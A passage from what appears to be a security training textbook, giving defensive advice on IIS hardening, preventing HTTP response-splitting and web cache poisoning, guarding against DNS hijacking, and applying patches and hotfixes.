- Physically protect the web server machine in a secure machine room.
- Do not connect an IIS Server to the Internet until it is fully hardened.
- Do not allow anyone to locally log in to the machine except the administrator.
- Configure a separate anonymous user account for each application, if multiple web applications are hosted.
- Limit the server functionality to support only the web technologies to be used.
- Screen and filter incoming traffic requests.
- Store website files and scripts on a separate partition or drive.



How to Defend against HTTP Response-Splitting and Web Cache Poisoning


While setting cookies, remove carriage returns (CRs) and linefeeds (LFs) before inserting data into an HTTP response header. The best practice is to use third-party products to test for the existence of security holes and defend against CRLF injection. Ensure that data application engines are up to date.

The User Datagram Protocol (UDP) source port randomization technique defends servers against blind response forgery. Limit the number of simultaneous recursive queries and increase the times-to-live (TTLs) of legitimate records.

The following are some methods to defend against HTTP response-splitting attacks and web cache poisoning:

- **Server Admin**
  - Use the latest web server software
  - Regularly update/patch the OS and web server
  - Run a web vulnerability scanner
- **Application Developers**
  - Restrict the web application's access to unique IPs
  - Disallow CR (%0d or \r) and LF (%0a or \n) characters
  - Comply with RFC 2616 specifications for HTTP/1.1
  - Parse all user inputs or other forms of encoding before using them in HTTP headers

- **Proxy Servers**
  - Avoid sharing incoming TCP connections among different clients
  - Use different TCP connections with the proxy for different virtual hosts
  - Implement "maintain request host header" correctly




How to Defend against DNS Hijacking

The following techniques can be used to defend against DNS hijacking.


- Choose a registrar accredited by the Internet Corporation for Assigned Names and Numbers (ICANN) and encourage them to set REGISTRAR-LOCK on the domain name.
- Safeguard the registrant's account information.
- Include DNS hijacking in incident response and business continuity planning.
- Use DNS monitoring tools/services to monitor the IP address of the DNS server and set up alerts.
- Avoid downloading audio and video codecs and other downloaders from untrusted websites.
- Install an antivirus program and update it regularly.
- Change the default router password.
- Restrict zone transfers and use script blockers in the browser.
- **Domain Name System Security Extensions (DNSSEC)**: It adds an extra layer to DNS that prevents it from being hacked.
- **Strong Password Policies and User Management**: The use of strong passwords further enhances security.
- **Better Service Level Agreements (SLAs) from DNS Service Providers**: When signing up for DNS servers with DNS service providers, learn who to contact when an issue occurs, how to receive good-quality reception and support, and whether the DNS server's infrastructure is hardened against attacks.

- **Configuring a Master-Slave DNS within your Network**: Use a master-slave DNS and configure the master without Internet access. Maintain two slave servers so that even if an attacker hacks a slave, it will update only when it receives an update from the master.
- **Constant Monitoring of DNS Servers**: The constant monitoring of DNS servers ensures that a domain name returns the correct IP address.
- **Ensure Router Safety**: Change the default username and password of the router. Keep the firmware up to date for ensuring safety from new vulnerabilities.
- **Use VPN Service**: Establish virtual private network (VPN)-encrypted tunnels for secure private communication over the Internet. This feature protects messages from eavesdropping and unauthorized access.



Patch Management

Developers always attempt to find bugs in a web server and fix them. Bug fixes are distributed in the form of patches, which provide protection against known vulnerabilities. Unpatched or vulnerable patches can create a security loophole in the web server. This section describes the role of patches, upgrades, and hotfixes in securing web servers. This section also provides guidance for choosing proper patches, upgrades, hotfixes, and their appropriate sources for secure patch management.




Patches and Hotfixes

A patch is a small piece of software designed to fix problems, security vulnerabilities, and bugs as well as improve the usability or performance of a computer program or its supporting data. A patch can be considered a repair job for a programming problem. A software vulnerability is the weakness of a software program that makes it susceptible to malware attacks. Software vendors provide patches that prevent exploitations and reduce the probability of threats exploiting a specific vulnerability. Patches include fixes and updates for multiple known bugs or issues. A patch is a publicly released update that is available for all customers. A system without patches is much more vulnerable to attacks than a regularly patched system. If an attacker can identify a vulnerability before it is fixed, then the system might be susceptible to malware attacks.

A hotfix is a package used to address a critical defect in a live environment and contains a fix for a single issue. It updates a specific product version. Hotfixes provide quick solutions and ensure that the issues are resolved. Apply hotfixes to software patches on production systems.

Vendors update users about the latest hotfixes through email or make them available on their official website. Hotfixes are updates that fix a specific customer issue and are not always distributed outside the customer organization. Vendors occasionally deliver hotfixes as a set of fixes called a combined hotfix or service pack.



